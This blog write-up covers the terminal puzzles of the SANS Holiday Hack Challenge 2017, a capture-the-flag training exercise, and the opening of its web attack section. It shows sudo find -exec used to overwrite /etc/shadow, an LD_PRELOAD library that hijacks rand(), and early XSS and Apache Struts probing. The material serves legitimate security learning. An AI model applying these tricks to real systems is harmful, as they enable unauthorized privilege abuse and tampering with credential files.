SANS HOLIDAY HACK CHALLENGE 2017

DECEMBER 29, 2017

Introduction

The following post outlines the technical steps taken to complete the SANS Holiday Hack Challenge 2017.

Full Post will go live after the report submission deadline on 10th of January 2018.

North Pole and Beyond Story

The Online portion of this years SANS Holiday Hack can be seen in the following overworld map.

Each level had a few places that points could be earned:

- **A Physics based Snowball challenge** where you were required to complete a set of level specific challenges by directing a snowball around a map. The items you use to redirect the snowball were slowly unlocked as you progressed through the levels.
- An extra point and achievement was also awarded for **100% all the challenges associated with each level**.
- **Terminal challenge** where the goal was to perform a small task defined within a docker container that is served up where you click the little Terminal icon found in each map.

In this guide I will only be covering the terminal challenges for each level, as the physics based challenges were a little hit and miss and are difficult to describe without being able to run them. I will however link to this album (https://imgur.com/t/holiday_hack_challenge/k912e) that contains a general overview of the solutions.

Winter Wonder Landing

```
                                 |
                               \ ' /
                             -- (*) --
                                >*<
                               >0<@<
                              >>>@<<*
                             >@>*<0<<<
                            >*>>@<<<@<<
                           >@>>0<<<*<<@<
                          >*>>0<<@<<<@<<<
                         >@>>*<<@<>*<<0<*<
           \*/          >0>>*<<@<>0><<*<@<<
       ___\\U//___     >*>>@><0<<*>>@><*<0<<
       |\\ | | \\|    >@>>0<*<0>>@<<0<<<*<@<<
       | \\| | _(UU)_ >((*))_>0><*<0><@<<<0<*<
       |\ \| || / //||.*.*.*.|>>@<<*<<@>><0<<<
       |\\_|_|&&_// ||*.*.*.*|_\\db//_
       """"|'.'.'.|~~|.*.*.*|     ____|_
           |'.'.'.|   ^^^^^^|____|>>>>>>|
           ~~~~~~~~         '''''`______'
My name is Bushy Evergreen, and I have a problem for you.
I think a server got owned, and I can only offer a clue.
We use the system for chat, to keep toy production running.
Can you help us recover from the server connection shunning?

Find and run the elftalkd binary to complete this challenge.
```

The question seems self explanatory, find where the binary is on the file system and execute it. The first thing I tried was to search the entire file system for entries titled `elftalkd`

```
elf@e6ad9f7ec60c:~$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error
```

The find command looks as though it's either been corrupt or replaced with a different binary.

Easy way around this is to simply see if we can directly run another version of the `find` binary located elsewhere on the system. In my case there was a copy under `/usr/bin/find`.

Running the following command I was given the location of the `elftalkd` binary:

```
elf@e6ad9f7ec60c:~$ /usr/bin/find / -name elftalkd
/usr/bin/find: '/var/cache/ldconfig': Permission denied
/usr/bin/find: '/var/cache/apt/archives/partial': Permission denied
/usr/bin/find: '/var/lib/apt/lists/partial': Permission denied
/run/elftalk/bin/elftalkd
/usr/bin/find: '/proc/tty/driver': Permission denied
/usr/bin/find: '/root': Permission denied
```

I simply ran the binary using the following:

```
cd /run/elftalk/bin/
./elftalkd
```

Output

```
Running in interactive mode

        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...

--== Initialization Complete ==--


      _  __ _        _ _       _
     | |/ _| |      | | |     | |
  ___| | |_| |_ __ _| | | ____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \___|_|_|  \__\__,_|_|_|\_\__,_|


-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC

Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
```

Winconceivable: The Cliffs Of Winsanity

```
                 ___,@
                /  <
           ,_  /    \  _,
      ?    \`/______\`/
   ,_(_).  |; (e  e) ;|
    \___ \ \/\   7  /\/    _\8/_
        \/\   \'=='/      | /| /|
         \ \___)--(_______|//|//|
          \___  ()  _____/|/_|/_|
             /  ()  \    `----'
            /   ()   \
           '-.______.-'
   jgs   _    |_||_|    _
        (@____) || (____@)
         \______||______/
My name is Sparkle Redberry, and I need your help.
My server is atwist, and I fear I may yelp.
Help me kill the troublesome process gone awry.
I will return the favor with a gift before nigh.

Kill the "santaslittlehelperd" process to complete this challenge.
```

The **santaslittlehelperd** process was first searched for by running the following:

```
elf@bd3bca351d3c:~$ ps aux | grep santaslittlehelperd

elf          8  0.0  0.0   4224   652 pts/0    S    14:12   0:00 /usr/bin/santaslittlehelperd
elf        117  0.0  0.0  11284   940 pts/0    S+   14:13   0:00 grep --color=auto santaslittlehelperd
```

I also ran `ps axo stat,ppid,pid,comm` to view a simple list of all the processes along with their PPID (PID of parent process)

```
elf@bd3bca351d3c:~$ ps axo stat,ppid,pid,comm

STAT  PPID   PID COMMAND
Ss       0     1 init
S        1     8 santaslittlehel
S        1    11 kworker
S        1    12 bash
S       11    18 kworker
R+      12   238 ps
```

The santaslittlehelpd process was an child process of `init`. I wasn't sure if this would be useful information, but I thought I'd note it down none the less.

I proceeded to try killing the processing using the following command:

```
elf@bd3bca351d3c:~$ kill -9 8
elf@bd3bca351d3c:~$ ps

  PID TTY          TIME CMD
    1 pts/0    00:00:00 init
    8 pts/0    00:00:00 santaslittlehel
   11 pts/0    00:00:00 kworker
   12 pts/0    00:00:00 bash
   18 pts/0    00:00:00 kworker
  429 pts/0    00:00:00 ps
```

It appears that either there was a watchdog service monitoring the daemon and restarting it, or maybe the kill command isn't working as expected.

There was also a change that I wasn't even executing `kill` at all, and possibly being diverted to another command all together using an alias. These suspicions were confirmed when I ran the `alias` command.

```
elf@bd3bca351d3c:~$ alias

alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]
\+\s*//;s/[;&|]\s*alert$//'\'')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias kill='true'
alias killall='true'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
alias pkill='true'
alias skill='true'
```

Turns out that the kill command, and a number of other commands that could potentially complete this challenge were being aliased to a different expressions. The solution was to simply `unalias` one of the commands I needed and retry the original `kill -9 <PID>` method.

```
elf@bd3bca351d3c:~$ unalias kill
elf@bd3bca351d3c:~$ kill -9 8
```

Running `ps` again confirms that the process is no longer running, and checking the achievements I was credits the point for completing the challenge.

Output

```
elf@bd3bca351d3c:~$ ps

  PID TTY          TIME CMD
    1 pts/0    00:00:00 init
   12 pts/0    00:00:00 bash
  780 pts/0    00:00:00 ps
```

References:

How to find and kill zombie processes on Linux (http://xmodulo.com/how-to-find-and-kill-zombie-processes.html)

Cryokinetic Magic

~~~~
                    ___
                   / __'.     .-"""-.
             .-""-| |  '.'.  / .---. \
            / .--. \ \___\ \/ /____| |
           / /    \ `-.-;-(`_)_____.-'._
          ; ;      `.-" "-:_,(o:==..`-. '.        .-"-,
          | |      /       \ /      `\ `. \      / .-. \
          \ \     |         Y    __...\  \ \    / /   \/
    /\     | |    | .--""--.| .-'     \  '.`---' /
    \ \   / /     |`        \'   _...--.;  '---'`
     \ '-' / jgs  /_..---.._ \ .'\\_    `.
      `--'`      .'    (_)  `'/   (_)    /
                 `._       _.'|         .'
                    ```````    '-...--'`
My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.

Run the CandyCaneStriper executable to complete this challenge.
~~~~

Within the home directory there was a binary called `CandyCaneStriper`. The first thin I did was the obvious and tried to run it.

```
elf@c703159ca2d8:~$ ./CandyCaneStriper

bash: ./CandyCaneStriper: Permission denied
```

Permission denied? Ok I'll try to `chmod`

```
elf@c703159ca2d8:~$ chmod +x CandyCaneStriper

elf@c703159ca2d8:~$ ls -al
-rw-r--r-- 1 root root 45224 Dec 15 19:59 CandyCaneStriper
```

Unfortunately I wasn't able to change the permissions, however I wasn't being told I couldn't by permission errors which was quite strange.

I wasn't able to directly run the `find` command however I did find *hew* a copy of the bin in `/usr/bin/` that I could use to check what `CandyCaneStriper` actually was

```

elf@c703159ca2d8:/usr/bin$ ./file ~/CandyCaneStriper

/home/elf/CandyCaneStriper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x8
6-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=bfe4ffd88f30e6970fe
b7e3341ddbe579e9ab4b3, stripped
```

After some time playing around with the strange permission modification quirk I found out that the `install` command has a `-m` argument that allowed you to specify a permission mode of binary when installing it from a `SOURCE` to a `DESTINATION`.

I installed the binary to the /tmp/ directory using the following command(s):

```
elf@c703159ca2d8:~$ install -m 777 CandyCaneStriper /tmp/CandyCaneStriper
elf@c703159ca2d8:~$ cd /tmp
elf@c703159ca2d8:/tmp$ ls -al
total 56

drwxrwxrwt 1 root root  4096 Jan  8 14:41 .
drwxr-xr-x 1 root root  4096 Jan  8 14:27 ..
-rwxrwxrwx 1 elf  elf  45224 Jan  8 14:41 CandyCaneStriper
```

This gave me a binary that I could simply execute and complete the challenge with.

Output

```
elf@c703159ca2d8:/tmp$ ./CandyCaneStriper


                   _..._
                 .'\\ //`,
                /\\.'``'.=",
               / \/     ;==|
              /\\/    .'\`,`
             / \/     `""`
            /\\/
           /\\/
          /\ /
         /\\/
        /`\/
        \\/
         `
The candy cane striping machine is up and running!
```

There’s Snow Place Like Home

```


                             ______
                          .-"""".._'.       _,##
                   _..__ |.-"""-.|  |   _,##'`-._
                  (_____)||_____||  |_,##'`-._,##'`
                  _|   |.;-""-.  |  |#'`-._,##'`
               _.;_ `--' `\    \ |.'`\._,##'`
              /.-.\ `\     |.-";.`_, |##'`
              |\__/   | _..;__  |'-' /
              '.____.'_.-`)\--' /'-'`
               //||\\(_.-'_,'-'`
             (`-...-')_,##'`
      jgs _,##`-..,-;##`
       _,##'`-._,##'`
    _,##'`-._,##'`
      `-._,##'`
My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.

total 444
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup
```

For this task I initially ran the `file` command to view the type of file I was dealing with.

```
elf@409d81c9ce4a:~$ file trainstartup
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=0
05de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
```

Interestingly the binary was compiled for ARM architecture

I ran the following to check my system kernel architecture:

```
elf@409d81c9ce4a:~$ uname -a

Linux 409d81c9ce4a 4.9.0-5-amd64 #1 SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64 x86_64 x86_64 GNU/Linux
```

Unfortunately I was not running ARM architecture.

Having a bit of a background in android development I knew about a tool called `qemu` that was used to run the android emulator on x86_64 systems, so I checked to see if it was present on this system. Sure enough…

```
elf@409d81c9ce4a:~$ qemu-
qemu-aarch64       qemu-armeb         qemu-m68k          qemu-mips          qemu-mipsel        qemu-or32          qemu-ppc64abi32
  qemu-sh4eb         qemu-sparc64
qemu-alpha         qemu-cris          qemu-microblaze    qemu-mips64        qemu-mipsn32       qemu-ppc           qemu-s390x
  qemu-sparc         qemu-unicore32
qemu-arm           qemu-i386          qemu-microblazeel  qemu-mips64el      qemu-mipsn32el     qemu-ppc64         qemu-sh4
  qemu-sparc32plus   qemu-x86_64
```

The one that stood out immediately was `qemu-arm`, which ended up giving me success when I ran the `trainstartup` binary through it.

```
elf@409d81c9ce4a:~$ qemu-arm trainstartup
```

Output

```
    Merry Christmas
    Merry Christmas
v
>*<
^
/o\
/   \               @.·
/~~   \                .
/ ° ~~  \         · .
/      ~~ \       ◆  ·
/     °   ~~\    ·     0
/~~          \    .-··- · o
             /°  ~~  .*· · . \  ├──┼──┤
              |  ──┬──°─┬──°_°_°_ └──┴──┘
≠==≠==≠==≠==──┼──=≠      ≠=≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠
              |   /└───┘\┌───┐      ┌┐
                         └───┘    /▒▒▒▒
≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠=°≠=°≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠


You did it! Thank you!
```

Bumbles Bounce

```
                           ._    _.
                           (_)  (_)                 <> \  / <>
                            .\::/.                  \_\/  \/_/
           .:.          _.=._\\//_.=._                 \\//
      ..   \o/   ..      '=' //\\ '='              _<>_\_\<>/_/_<>_
      :o|   |   |o:         '/::\'                  <> / /<>\ \ <>
       ~ '. ' .' ~         (_)  (_)      _    _        _ //\\ _
           >0<             '      '     /_/  \_\      / /\  /\ \
       _ .' . '. _                        \\//        <> /  \ <>
      :o|   |   |o:                     /\_\\><//_/\
      ''   /o\   ''     '.|  |.'      \/ //><\\ \/
           ':'        . ~~\  /~~ .       _//\\_
jgs                   _\_._\/_._/_      \_\  /_/
                       / ' /\ ' \                \o/
       o              ' __/  \__ '           _o/.:|:.\o_
  o    :    o         ' .'|  |'.               .\:|:/.
    '.\'/.'                 .               -=>>::>o<::<<=-
    :->@<-:                 :                _ '/:|:\' _
    .'/.\'.           '.___/*\___.'           o\':|:'/o
  o    :    o          \* \ / */                 /o\
       o                >--X--<
                       /*_/ \_*\
                      .'   \*/   '.
                            :
                            '
Minty Candycane here, I need your help straight away.
We're having an argument about browser popularity stray.
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

total 28704
-rw-r--r-- 1 root root 24191488 Dec  4 17:11 access.log
-rwxr-xr-x 1 root root  5197336 Dec 11 17:31 runtoanswer
```

This challenge was mainly focused around using a variety of regular expressions to parse the enormous `access.log` for browser entries

I first took a look at how a variety of entries were structures in the log

```
Safari/537.36"
Chrome/62.0.3202.94
YandexBot/3.0
Mozilla/4.0
```

In general we have:

-
- /
- number
- .

Then repeat the number dot sequence until we don't get either one. We can use a regular expression like the following to try to capture these entries

```
elf@c65b6d9bf966:~$ grep -oP "[a-zA-Z]+/([0-9]+(\.)?)+" access.log | sort | uniq -c | sort

     51 AhrefsBot/5.2
      2 AppleWebKit/533.17.9
    236 AppleWebKit/534
      1 AppleWebKit/537.1
      2 AppleWebKit/537.32.36
  68817 AppleWebKit/537.36
     16 AppleWebKit/538.1
     72 AppleWebKit/602.1.38
     73 AppleWebKit/602.3.12
      2 AppleWebKit/602.4.6
     69 AppleWebKit/603.2.4
    280 AppleWebKit/604.1.34
    322 AppleWebKit/604.1.38
   2094 AppleWebKit/604.3.5
     69 AppleWebKit/604.4.7
     11 Baiduspider/2.0
    236 BingPreview/1.0
```

The above is an example of the outputs. Finally to further sort the output by actual count I added a final `| sort` onto the end

```
grep -oP "[a-zA-Z]+/([0-9]+(\.)?)+" access.log | sort | uniq -c | sort

      1 CFNetwork/808.3
      1 CFNetwork/811.5.4
      1 CFNetwork/893.10
      1 CFNetwork/893.14
      1 Chrome/21.0.1180.89
      1 Chrome/42.0.2311.90
      1 Chrome/51.0.2704.106
      1 Darwin/16.3.0
      1 Darwin/16.7.0
      1 Dillo/3.0.5
      1 Safari/537.1
      1 com/2017
      1 curl/7.35.0
      2 AppleWebKit/533.17.9
      2 AppleWebKit/537.32.36
      2 AppleWebKit/602.4.6
```

This allowed me to make some fairly educated guesses that eventually led me to find that Dillo was the least-popular browser.

Output

```
elf@c65b6d9bf966:~$ ./runtoanswer

Starting up, please wait......
Enter the name of the least popular browser in the web log: Dillo

That is the least common browser in the web log! Congratulations!
```

References:

Using Grep & Regular Expressions to Search for Text Patterns in Linux (https://www.digitalocean.com/community/tutorials/using-grep-regular-expressions-to-search-for-text-patterns-in-linux)

I Don’t Think We’re In Kansas Anymore

```
                       *
                      .~'
                     O'~..
                    ~'O'~..
                   ~'O'~..~'
                  O'~..~'O'~.
                 .~'O'~..~'O'~
                ..~'O'~..~'O'~.
               .~'O'~..~'O'~..~'
              O'~..~'O'~..~'O'~..
             ~'O'~..~'O'~..~'O'~..
            ~'O'~..~'O'~..~'O'~..~'
           O'~..~'O'~..~'O'~..~'O'~.
          .~'O'~..~'O'~..~'O'~..~'O'~
         ..~'O'~..~'O'~..~'O'~..~'O'~.
        .~'O'~..~'O'~..~'O'~..~'O'~..~'
       O'~..~'O'~..~'O'~..~'O'~..~'O'~..
      ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..
     ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
    O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
   .~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~
  ..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
 .~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..
Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.

total 20684
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer
```

To start with I simply confirmed what kind of database file I was dealing with by `cat` ing the enormous file and looking at the file header. The database was an sqllite3 db.

I open the database using the following command and checks the database schema:

```
elf@ce2cf577e383:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24

sqlite> .headers ON
sqlite> .schema

CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
```

Now that I knew the schma I followed the guide on the SANS site (https://pen-testing.sans.org/blog/2017/12/09/your-pokemon-guide-for-essential-sql-pen-test-commands); slowly worked out how I could output a list of the titles and their associated `Like` values.

I knew I had to **JOIN** the two tables on `id -> songid` and then **GROUP BY** `Likes` . Below is the query I came up with:

```
sqlite> SELECT title, COUNT(songid)
   ...> FROM songs INNER JOIN likes ON songs.id = likes.songid
   ...> WHERE like=1
   ...> GROUP BY likes.songid;

title|COUNT(songid)
A' Soalin'|1580
Adeste Fideles (O Come, All Ye Faithful)|1674
All Alone on Christmas|1564
All I Really Want for Christmas|1642
All I Want for Christmas Is a Real Good Tan|1667
All I Want for Christmas Is My Two Front Teeth|1611
All I Want for Christmas Is You (1)|1534
All I Want for Christmas Is You (2)|1579
All I Want for Christmas Is You (3)|1602
All My Love for Christmas|1561
etc.....
```

Now I had the list of songs, separated by a `|` then the total likes, I loaded the entries into Atom and applied the regex `([0-9]{4})` as my search filter, then `$1\n` as my replace

Popping these entries into Excel with a `|` delimiter then sorting via the likes column showed me that the most popular song was `Stairway to Heaven` with `8996` likes

Output

```
elf@ce2cf577e383:~$ ./runtoanswer

Starting up, please wait......
Enter the name of the song with the most likes: Stairway to Heaven

That is the #1 Christmas song, congratulations!
```

References:

Your Pokemon Guide for Essential SQL Pen Test Commands (https://pen-testing.sans.org/blog/2017/12/09/your-pokemon-guide-for-essential-sql-pen-test-commands)

Oh Wait! Maybe We Are…

```
              \ /
            -->*<--
              /o\
             /_\_\
            /_/_0_\
           /_o_\_\_\
          /_/_/_/_/o\
         /@\_\_\@\_\_\
        /_/_/O/_/_/_/_\
       /_\_\_\_\_\o\_\_\
      /_/0/_/_/_0_/_/@/_\
     /_\_\_\_\_\_\_\_\_\_\
    /_/o/_/_/@/_/_/o/_/0/_\
   jgs       [___]
My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.

Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box" to complete this challenge.
Hint: What commands can you run with sudo?
```

To start with a took the hints advice and listed the commands and details of the things that I could run as `sudo`:

```
elf@ce0c30b05641:~$ sudo -ll

Matching Defaults entries for elf on ce0c30b05641:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User elf may run the following commands on ce0c30b05641:
Sudoers entry:
    RunAsUsers: elf
    RunAsGroups: shadow
    Options: !authenticate
    Commands:
        /usr/bin/find
```

It would seem that the `find` command was available with root permissions to my user account. With this knowledge and some prior experience knowing that I could execute commands via the `-exec` parameter in along with the `find` command I constructed the following command that would copy the `shadow.bak` file over the top of the `shadow` file in `/etc/`

```
elf@ce0c30b05641:~$ sudo -g shadow find /etc/shadow.bak -exec cp {} /etc/shadow \;
```

Finally I ran the `inspect_da_box` binary now that the `shadow` file had been restored.

Output

```
elf@ce0c30b05641:~$ ./inspect_da_box

                     ___
                    / __'.     .-"""-.
              .-""-| |  '.'.  / .---. \
             / .--. \ \___\ \/ /____| |
            / /    \ `-.-;-(`_)_____.-'._
           ; ;      `.-" "-:_,(o:==..`-. '.         .-"-,
           | |      /       \ /      `\ `. \       / .-. \
           \ \     |         Y    __...\  \ \     / /   \/
     /\     | |    | .--""--.| .-'      \  '.`---' /
     \ \   / /     |`        \'   _...--.;   '---'`
      \ '-' / jgs  /_..---.._ \ .'\\_     `.
       `--'`      .'    (_)  `'/   (_)     /
                  `._       _.'|         .'
                     ```````    '-...--'`
/etc/shadow has been successfully restored!
```

We’re Off To See The…

```

                 .--._.--.--.__.--.--.__.--.--.__.--.--._.--.
               _(_      _Y_      _Y_      _Y_      _Y_      _)_
              [___]    [___]    [___]    [___]    [___]    [___]
              /:' \    /:' \    /:' \    /:' \    /:' \    /:' \
             |::   |  |::   |  |::   |  |::   |  |::   |  |::   |
             \::.  /  \::.  /  \::.  /  \::.  /  \::.  /  \::.  /
         jgs  \::./    \::./    \::./    \::./    \::./    \::./
               '='      '='      '='      '='      '='      '='
Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.

total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:56 isit42
-rw-r--r-- 1 root root   654 Dec 16 16:56 isit42.c.un
```

To start with a read over the source code provided to me in the `isit42.c.un` file.

```
#include <stdio.h>
// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME
int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}
int main() {
    sleep(3);
    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }
    return randnum;
}
```

The thing that stood out for me what that the `getrand()` function was being handled in a separate function, and the `rand()` regular library was called within that to generate a random number.

I spent quite a bit of time trying to manipulate the fact that the srand() function was using the UTC timestamp as its seed, and followed a guide outlined by the author of this post (http://v0ids3curity.blogspot.com.au/2012/10/a-simple-number-guessing-game.html) to attempt to setup an optimal condition to produce a 42. This however was a bit of a time-sink, as I wasn’t able to change system time, and the script specifically has a `sleep(3)` function that makes this process very difficult.

I went back to the drawing board and eventually came across a post on the SANS blob that looked at LD_PRELOAD and how I could override regular library functions by passing them in at runtime.

In order to implement this I created a file called `hacking_time.c` and populated it with the following code:

```
#include <stdio.h>
unsigned int rand() {
    return 42;
}
```

I then compiled it using the `-shared` and `-fPIC` flags.

- **-shared** ensures that the code is compiled as a library
- **-fPIC** flags this library to contain Position Independent Code
```

```
elf@a9a5df40cd29:~$ gcc hacking_time.c -o hacking_time -shared -fPIC
```

Finally we set the `LD_PRELOAD` variable to be the path of our `hacking_time` library and execute `isit42`

```
elf@a9a5df40cd29:~$ LD_PRELOAD="$PWD/hacking_time" ./isit42
```

Output

References:

Go To The Head Of The Class: LD_PRELOAD For The Win (https://pen-testing.sans.org/blog/2017/12/06/go-to-the-head-of-the-class-ld-preload-for-the-win)

A Simple Number Guessing Game (http://v0ids3curity.blogspot.com.au/2012/10/a-simple-number-guessing-game.html)

Santa Web Attacks

The Santa Web Attacks are the core of the SANS Holiday Hack Challenge, the structure was quite unknown from the get go, as we were give some basic information about the systems we would be attacking. The idea was you would find things as you progressed that would help you with the next challenge and so on.

Optional Hints

There was a couple hints that were granted to us throughout the series of these and the previous North Pole and Beyond world challenges. A number were available as unlockables for completing the snowball challenges, whilst the rest were posted by a series of festive twitter accounts under the following list of handles.

- Wunorse Openslae: https://twitter.com/1Horse1OSSleigh (https://twitter.com/1Horse1OSSleigh)
- Pepper Minstix: https://twitter.com/PepperyGoodness (https://twitter.com/PepperyGoodness)
- Bushy Evergreen: https://twitter.com/GreenestElf (https://twitter.com/GreenestElf)
- SugerPlum Mary: https://twitter.com/ThePlumSweetest (https://twitter.com/ThePlumSweetest)
- Shinny Upatree: https://twitter.com/ClimbALLdaTrees (https://twitter.com/ClimbALLdaTrees)
- Sparkle Redberry: https://twitter.com/GlitteryElf (https://twitter.com/GlitteryElf)
- Holly Evergreen: https://twitter.com/GreenesterElf (https://twitter.com/GreenesterElf)
- Minty Candycane: https://twitter.com/SirMintsALot (https://twitter.com/SirMintsALot)

For as much of the challenges that followed I would occasionally refer to these hint pages, along with the occasional chit-chat with people on the CentralSec Slack (https://centralsec.slack.com).

Great Pages

Throughout the challenges there were 7 great pages to collect that would tell a festive tail. $^5/_7$ of these pages are found in the following answers, however the two listed below are ones found from the North Pole and Beyond world search.


- Question 1 was technically covered in the the introduction levels in the North Pole and Beyond world. The **GreatBookPage1.pdf (/misc/2017/12/GreatBookPage1.pdf)** was obtained by rolling the snowball over the page. The title of that page was "About This Book…"

- **GreatBookPage5.pdf (/misc/2017/12/GreatBookPage5.pdf)** was obtained in `Bumbles Bounce` level by rolling a snowball over the page. The title of that page was "The Abominable Snow Monster"

Letters to Santa

Task: Investigate the Letters to Santa application at https://l2s.northpolechristmastown.com (https://l2s.northpolechristmastown.com). What is the topic of The Great Book page available in the web root of the server? What is Alabaster Snowball's password?

For this challenge I hit the ground running, I fired up the browser and navigated to http://l2s.northpolechristmastown.com (http://l2s.northpolechristmastown.com) then began attempting some very basic XSS, mainly testing to see if I was allowed to send javascript queries in the Custom Message box.




This was unsuccessful however and I just ended up probably just ended up on Santa's naughty list for assuming he wouldn't have handled input validation appropriately.

I moved onto the source code of the site and came across an interesting comment and code block near the bottom that referred me to a partner domain https://dev.northpolechristmastown.com (https://dev.northpolechristmastown.com).

```
            </div>
        </div>
    </body>
    <!-- Development version -->
    <a href="http://dev.northpolechristmastown.com" style="display: none;">Access Development Version</a>
    <script>
        $(document).ready(function() {
            $('select').material_select();
        $('#state').css('display','hidden');
        });
        $('#send_message').click(function() {
            if ($('#first_name').val().trim()) {
                if ($('#age').val()) {
                    if ($('#state').val()) {
                        if ($('#city').val().trim()) {
                            if ($('#toy').val().trim()) {
                                if ($('#message').val().trim()) {
                                    if ($('#boy').is(':checked') || $('#girl').is(':checked')) {
```

The new dev site that was uncovered was interesting, as it immediately redirected to a sub page at https://dev.northpolechristmastown.com/orders.xhtml (https://dev.northpolechristmastown.com/orders.xhtml)

The trail end of this address is promising as is seems to be serving up `xhtml`. Before moving on I also checked the source code of this page and found another interesting comment from the developers.



I can smell a struts exploit coming up!

After trying a couple different more mainstream CVEs (https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-6117/Apache-Struts.html) like CVE-2017-5638 (https://www.cvedetails.com/cve/CVE-2017-5638/) and CVE-2016-4461 (https://www.cvedetails.com/cve/CVE-2016-4461/) I decided to turn my attention on whether the `xhtml` was exploited in any CVEs.

